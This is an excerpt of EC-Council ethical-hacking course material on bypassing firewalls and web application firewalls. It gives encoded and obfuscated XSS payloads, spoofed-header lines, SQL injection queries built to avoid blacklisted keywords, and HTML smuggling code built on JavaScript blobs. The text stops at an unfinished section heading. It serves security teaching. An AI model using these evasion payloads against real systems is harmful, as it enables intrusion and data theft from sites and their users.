
Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Bypassing Firewalls through Content

In this method, the attacker sends content containing malicious code to the user and tricks him/her into opening it so that the malicious code can be executed. For example, an attacker can send an email containing a malicious executable file or Microsoft office document capable of exploiting a macro bypass exploit. Attackers can also target WWW/FTP servers and embed Trojan horse files as software installation files, mobile phone software, and so on to lure users into accessing them. There are many file formats for text, multimedia, and graphics content that can be used to carry malicious content.

Commonly used file formats for carrying malicious content are:

- EXE, COM, BAT, PS, PDF CDR (Corel Draw)
- DVB, DWG (AutoCAD)
- SMM (AMI Pro)
- DOC, DOT, CNV, ASD (MS Word)
- XLS, XLB, XLT (MS Excel)
- ADP, MDA, MDB, MDE, MDN, MDZ (MS Access)
- VSD (Visio)
- MPP, MPT (MS Project)
- PPT, PPS, POT (MS PowerPoint)
- MSG, OTM (MS Outlook)



Bypassing the WAF using an XSS Attack

- An XSS attack exploits vulnerabilities that occur while processing **input parameters** of the end-users and the **server responses** in a web application
- Attackers inject **malicious HTML code** in the victim website to **bypass the WAF**
- Consider the following XSS payload

```
<script>alert("XSS")</script>
```

Using ASCII values

- After replacing the XSS payload with its equivalent ASCII values

```
<script>String.fromCharCode(97, 108, 101, 114, 116, 40, 34, 88, 83, 83, 34, 41)</script>
```

Using Hex Encoding

- After encoding the XSS payload,

```
%3C%73%63%69%72%70%74%3E%61%6C%65%72%74%28%22%58%53%53%22%29%3C%2F%73%63%72%69%70%74%3E
```

Using Obfuscation

- After encoding the XSS payload,

```
<sCRiPt>aLeRT("XSS")</sCriPT>
```

Bypassing the WAF using an XSS Attack

XSS attack exploits vulnerabilities that occur while processing the input parameters of end users and the server responses in a web application. Attackers take advantage of these vulnerabilities to inject malicious HTML code into the victim website to bypass the WAF.

- **Using ASCII values to bypass the WAF**

  In this technique, attackers use ASCII characters to bypass the WAF. For example, consider the following XSS payload

  ```
  <script>alert("XSS")</script>
  ```

  When the above JavaScript code is executed, the WAF filters escape single quotes, double magic quotes, etc. Hence, the above payload is filtered by the WAF. To bypass the WAF, we need to convert the above payload into its equivalent ASCII values and then execute it. The JavaScript will automatically convert the ASCII values back into the original characters. Attackers use online websites to convert an XSS payload into its ASCII equivalent. Alternatively, the Hackbar Mozilla addon can be used to get ASCII values.

  Consider the XSS payload given below:

  ```
  XSS Payload:alert("XSS")
  ```

  The equivalent ASCII values are:

  ```
  String.fromCharCode(97, 108, 101, 114, 116, 40, 34, 88, 83, 83, 34, 41)
  ```

  The above values are inserted into the XSS payload:

  ```
  <script>String.fromCharCode(97, 108, 101, 114, 116, 40, 34, 88, 83, 83,
  34, 41)</script>
  ```

The above payload bypasses the WAF filters successfully.

- **Using Hex Encoding to bypass the WAF**

  In this technique, the entire XSS payload is replaced with Hex values to bypass WAF. Attackers use online websites such as *http://www.convertstring.com/EncodeDecode/HexEncode* to convert the XSS payload into equivalent Hex values. For example, consider the following XSS payload

  ```
  <script>alert("XSS")</script>
  ```

  The encoded value for the XSS payload is

  ```
  %3C%73%63%69%72%70%74%3E%61%6C%65%72%74%28%22%58%53%53%22%29%3C%2F%73%6
  3%72%69%70%74%3E
  ```

  The above payload bypasses the WAF filters successfully.

- **Using Obfuscation to bypass the WAF**


  Attackers use the obfuscation technique to bypass the WAF. In this technique, attackers use a combination of upper- and lower-case letters in the XSS payload. For example, consider the following XSS payload:

  ```
  <script>alert("XSS")</script>
  ```

  Using obfuscation, the above payload is replaced with

  ```
  <sCRiPt>aLeRT("XSS")</sCriPT>
  ```

  The above payload bypasses the WAF successfully



Other Techniques for Bypassing WAF

Using HTTP Header Spoofing	▪ Web application firewalls allow specific **queries** and **syntaxes** to originate from internal addresses ▪ Attackers abuse this functionality to send requests with **spoofed headers** using `X-Forwarded-For` to trick the target WAF and server into believing that the request originated from their internal network
Using Blacklist Detection	▪ Attackers fingerprint the target WAF to **identify blacklisted keywords** and **create new regex** and payloads with keywords not included in the blacklists ▪ Example list of keywords filtered: `and`, `or`, `union` ▪ SQL query that evades detection: `1 || (select username, pwd from employees where userID = 1001) = 'admin'`
Using Fuzzing/Brute-forcing	▪ First, attackers send payloads to the WAF connected to their local network to identify the payloads that can be used for evasion ▪ Attackers use wordlists such as **SecLists Fuzzing Database** (*https://github.com*) and **FuzzDB** Attack Patterns (*https://github.com*) to perform fuzzing on the target network
Abusing SSL/TLS ciphers	▪ Attackers footprint the target WAF to identify the supported ciphers by reading the vendor documentation ▪ Attackers use tools such as **sslscan** (*https://github.com*) to detect the ciphers supported by the web server ▪ If the attackers identify any cipher supported by the web server that is not supported by the WAF, they use that cipher to evade WAF using tools such as **abuse-ssl-bypass-waf.py** (*https://github.com*)

Other Techniques for Bypassing WAF

- **Using HTTP Header Spoofing**

  Web application firewalls allows specific queries and syntaxes that originate from internal addresses. They also permit rapid debugging of application on test environments. Attackers abuse this functionality to send requests with spoofed headers to trick the target WAF and server into believing that the request originated from their internal network.

  The following extension headers are automatically appended to the requests, which can be exploited by the attackers to bypass WAF:

  ```
  X-Originating-IP: 127.0.0.1
  X-Forwarded-For: 127.0.0.1
  X-Remote-IP: 127.0.0.1
  X-Remote-Addr: 127.0.0.1
  ```

  Attackers use tools such as Burp Suite to exploit HTTP headers and bypass WAF.

- **Using Blacklist Detection**

  Attackers can abuse the WAF blacklist detection mechanism to bypass WAF. For this purpose, attackers fingerprint the target WAF to identify blacklisted keywords. By identifying the blacklisted keywords, attackers create new regex and payloads with keywords not included in the blacklists.

Examples:

- **List of keywords filtered:** `and, or, union`

  The following SQL query is blocked:

  ```
  union select username, pwd from employees
  ```

  SQL query that evades detection:

  ```
  1 || (select username, pwd from employees where userID = 1001)
  = 'admin'
  ```

- **List of keywords filtered:** `and, or, union, where, limit`

  The following SQL query is blocked:

  ```
  1 || (select username from employees limit 1) = 'admin'
  ```

  SQL query that evades detection:

  ```
  1 || (select username from employees group by userID having
  userID = 1001) = 'admin'
  ```

- **Using Fuzzing/Brute-forcing**

  In this technique, attackers test the target WAF with multiple known payloads to evade WAF. A WAF can easily detect fuzzing/brute-forcing attempts. To prevent this, attackers first send payloads to the WAF connected to their local network to identify the payloads that can be used for evasion. They then send those payloads to the target WAF for evasion. In this process, attackers use wordlists such as SecLists Fuzzing Database (*https://github.com*) and FuzzDB Attack Patterns (*https://github.com*) to perform fuzzing on the target network.

  Attackers first load the wordlist into a fuzzer to start the brute-forcing attempts. They record all the responses received for the fuzzed payloads. Now, they use random user-agents and proxy chains to evade WAF.

- **Abusing SSL/TLS ciphers**

  In some cases, the target web servers accept connections from different SSL/TLS ciphers, but the filtering firewall may not support all the ciphers supported by the server. Attackers abuse this vulnerability to bypass the WAF. First, attackers footprint the target WAF to identify the supported ciphers by reading the vendor documentation. Then, they use tools such as sslscan (*https://github.com*) to detect the ciphers supported by the web server. If the attackers identify any cipher that is supported by the web server and not supported by the WAF, they use that cipher to evade WAF and establish a connection with the target server. Attackers use tools such as abuse-ssl-bypass-waf.py (*https://github.com*) and curl (*https://curl.se*) to perform this attack.

Bypassing Firewalls through HTML Smuggling

- HTML smuggling is a type of web attack in which an attacker injects **malicious code into HTML script** to compromise a web page
- Attackers manipulate the features of HTML5/JavaScript and stay hidden from firewalls, web proxies, and email gateways

- Attacker initiates the attack by embedding malware within a **HTML5 attachment** or web page

```
<a href="malicious.doc" download="Myfile.doc">Click</a>
```

- Attackers also perform HTML smuggling using **JavaScript**

```
var myAnchorElement = document.createElement('a'); myAnchorElement.download =
'Myfile.doc' ;
```

- Then, attackers **create URL** to lure victims into downloading the malicious file

```
var myfileUrl = window.URL.createObjectURL(fakeBlob); myAnchor.href = myfileUrl;
myAnchor.click();
```

- JavaScript hides the **blob content** to evade detection and allows connection with the malicious server

Bypassing Firewalls through HTML Smuggling

HTML smuggling is a type of web attack in which an attacker injects malicious code into a HTML script to compromise a web page. This attack allows attackers to manipulate the features of scripting codes (HTML5, JavaScript, etc.) and stay hidden from SIEM solutions, firewalls, web proxies, and email gateways. The purpose of HTML smuggling is to successfully install the malware payload on a target system when the victim accesses the malicious link sent via a phishing mail. AN attacker creates a malicious link by developing a JavaScript-based blob with a compatible MIME that is set to automatically download the malware. Once the malware is executed, it provides remote access to the attacker to launch persistent attacks.

Working of HTML Smuggling

- Attackers initiate an attack by embedding malware within a HTML5 attachment or web page. When the victim clicks on the malicious link, the specially crafted malware executes on the victim system.

  ```
  <a href="malicious.doc" download="Myfile.doc">Click</a>
  ```

- The executed malware is saved with an unsuspicious name on the device.
- Attackers also perform HTML smuggling using JavaScript, as shown below:

  ```
  var myAnchorElement = document.createElement('a');
  myAnchorElement.download = 'Myfile.doc' ;
  ```

- In this case, the malicious file is built using the **JavaScript Blob**. Here, instead of supplying a URL for the malicious file to be downloaded, the file itself can be built from the Blob.

  ```
  var fakeBlob = new Blob([myfakeFile], {type: 'octet/stream'});
  ```

- Then, attackers create a URL using the following command to lure victims into downloading the malicious file.

  ```
  var myfileUrl = window.URL.createObjectURL(fakeBlob);
  myAnchor.href = myfileUrl; myAnchor.click();
  ```

The perimeter firewall expects JavaScript and HTML traffic from the clients. The JavaScript actually hides the blob content to evade detection and allows a connection with the malicious server.

Signs of HTML Smuggling

Following are the signs of malware-smuggling HTML attachments:

